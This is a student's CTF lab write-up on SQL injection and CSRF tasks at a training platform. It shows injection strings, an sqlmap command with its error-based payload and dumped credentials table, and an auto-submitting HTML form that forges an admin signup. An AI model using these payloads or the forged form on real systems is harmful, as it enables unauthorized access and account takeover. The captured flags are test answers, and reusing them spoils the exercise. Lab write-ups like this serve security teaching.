


NCS lab 5

XSS

Olga Chernukhina
ctfd.innoctf alias - trnsprntt
BS-18-SB-01


Task 1 - Login (SQLi)

I spent more time inspecting 'debug' section in DevTools step by step 3429830475 times than doing all other tasks, to be honest



Then decided to ask my friend for a hint (12 hours until the deadline and having 0 tasks solved)

And this helped a lot
I mean REALLY A LOT



The god-blessed .php file was there to ease my miserable life

```
//get users with such username and password
$results = $mysqli->query("SELECT * FROM users WHERE username='$username' AND password='$password'");
```

```
//if given username is admin
if ($username === 'admin'){
```

Having the needed SQL request and comments in the code it was not hard to make the right request - **SELECT * FROM users WHERE username='admin' AND password=''** or **'a'='a'** (login & password respectively)



Task 2 - Register

There was one not prepared SQL statement in the register section

```
$results = $mysqli->query("INSERT INTO users (username, password, is_administrator) VALUES ('$username', '$password', false)");
```

The aim was to obtain

INSERT INTO users (username, password, is_administrator) VALUES ('username', 'pass', true), ('f', 'pass', false);

Then it was enough to login with admin credentials - “username”&”pass”



Task 3 - Search (SQLi)

The statement that was possible to exploit since it wasn’t prepared and didn’t perform filtering

```
$found_users = $mysqli->query("SELECT id, username, age, OS FROM users WHERE username LIKE '%$search%'");
```

The aim was to obtain:

SELECT id, username, age, OS FROM users WHERE username LIKE ‘%a%’ UNION ALL SELECT id, password, age, OS FROM users WHERE username="admin" UNION ALL SELECT id, username, age, OS FROM users WHERE username LIKE ‘%b%’

It was important to match the column number and content types

id	username	age	OS
1	admin	20	Debian
2	andoleg	35	Elementary
3	fatawesome	25	OS X
4	ionagamed	24	OS X
1	CTF{Un10N_1nJ3c710N_C0nGr47Z}	20	Debian

Task 4 - InFace (SQLi)

After manually testing various hypotheses I got that it is worth to exploit 'id' parameter and also that random people's photos were there just to distract the attention

Unfortunately, I couldn't find any reasonably complex query to manually retrieve any other info than user's OS and browser

I googled [SQLmap tutorial](#) and tried to use this tool

```
olya@trnsprntt:~/sqlmap-dev$ python sqlmap.py -u "http://tasks.innoctf.ru:9881/profiles.php?id=1" -T users --dump --random-agent --risk 2 --level 5
```

It found an error-based vulnerability

```
Parameter: id (GET)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1'||(SELECT 0x45577966 FROM DUAL WHERE 7929=7929 AND ROW(6400,5004)>(SELECT COUNT(*),CONCAT(0x717a766271,(SELECT (ELT(6400=6400,1))),0x7170767171,FLOOR(RAND(0)*2))x FROM (SELECT 6147 UNION SELECT 7945 UNION SELECT 3446 UNION SELECT 1386)a GROUP BY x))||'
```


And made the dump of 'users' table

```
Table: users
[4 entries]
+-----+-----+-----+-----+
| id | login | email | password |
+-----+-----+-----+-----+
| 1 | admin | NULL | CTF{R0u73d_1nj3C710N_1mpr3551v3} |
| 2 | jhon | NULL | imissyou |
| 3 | ann | NULL | password1 |
| 4 | robert | NULL | monkeys |
+-----+-----+-----+-----+
```

For now it seems like magic to me, so I will try to understand how this tool works and how it picks up the query parameters

Task 5 - GET CSRF

I see the form that produces the following link on submission




`tasks.innoctf.ru:43001/?user_email=email%40email&user_name=username&user_pass=password&button=signup`

Uber-safe way of password transmission huh :D


Moreover, there's one more parameter in the form - "is_admin"

```
<form class="signup-form" action method="GET">
  <input type="email" class="input" name="user_email" autocomplete="off" placeholder="Email">
  <input type="text" class="input" name="user_name" autocomplete="off" placeholder="Username">
  <input type="password" class="input" name="user_pass" autocomplete="off" placeholder="Password">
  <input type="checkbox" hidden="true" name="is_admin" value="1" == $0
  <input type="submit" class="button" name="button" value="signup">
</form>
```

But simply inserting it to the address bar doesn't work, since I don't have admin privileges



Sending this link to “Feedback” section so that the website admin would follow it and create an admin account with my credentials gave the answer:



Task 6 - POST CSRF

I created a file `index.html` on the server with the following content:

(it is almost the same as `index.html` in the task, the part that was changed is highlighted)

In this part I created a signup form and prefilled it with the required values, including “`is_admin`” flag to be 1. This form was submitted on page load.

```
<!DOCTYPE html>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>Sign Up & Login Form</title>
  <link rel="stylesheet" href="/style.css">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js"></script>
</head>
<body>
  <!-- partial:index.partial.html -->
  <div class="form-wrap">
    <div class="tabs">
      <h3 class="signup-tab"><a class="active" href="#signup-tab-content">Sign Up</a></h3>
      <h3 class="login-tab"><a href="#login-tab-content">Login</a></h3>
    </div><!-- tabs -->
    <div class="tabs-content">
      <div id="signup-tab-content" class="active">
        <form class="signup-form" id="maliciousForm" action="http://tasks.innoctf.ru:43002" method="POST">
          <input type="email" class="input" name="user_email" autocomplete="off" placeholder="Email" value="trnsprntt@em.ail">
          <input type="text" class="input" name="user_name" autocomplete="off" placeholder="Username" value="trnsprnt">
          <input type="password" class="input" name="user_pass" autocomplete="off" placeholder="Password" value="password">
          <input type="text" class="input" name="is_admin" value="1">
          <input type="submit" class="button" id="submit-button" name="button" value="signup">
        </form><!-- login-form -->
        <script>
          window.onload = function(){
            document.getElementById('submit-button').click();
          }
        </script>
      </div>
    </div>
  </div>
  <div class="help-text">
    <p><a href="contact.php" style="left: 100">Обратная связь</a></p>
  </div><!-- help-text -->
</div><!-- form-wrap -->
```

For some reason “`is_admin`” didn’t work in the form of a checkbox and worked in the form of text. Also, although it seemed like `document.getElementById('submit-button').click()` and `document.getElementById('maliciousForm').submit()` are doing the same thing, the second one didn’t work.

The link to this file was submitted to the feedback form and then I was able to login using provided credentials.

<http://tasks.innoctf.ru:43004/folder/index.html>

Send Email

tasks.innoctf.ru:43002 says
CTF{0wn3d_By_51mp13_L1nK}

OK

Final results

ctfd alias - trnsprntt

CSRF

GET CSRF ✓

100

POST CSRF ✓

200

TOKEN CSRF

300

sql_injection

Login ✓

100

Register ✓

150

Search ✓

150

HashJustHash

200

InFace ✓

200

VulnerableShop

200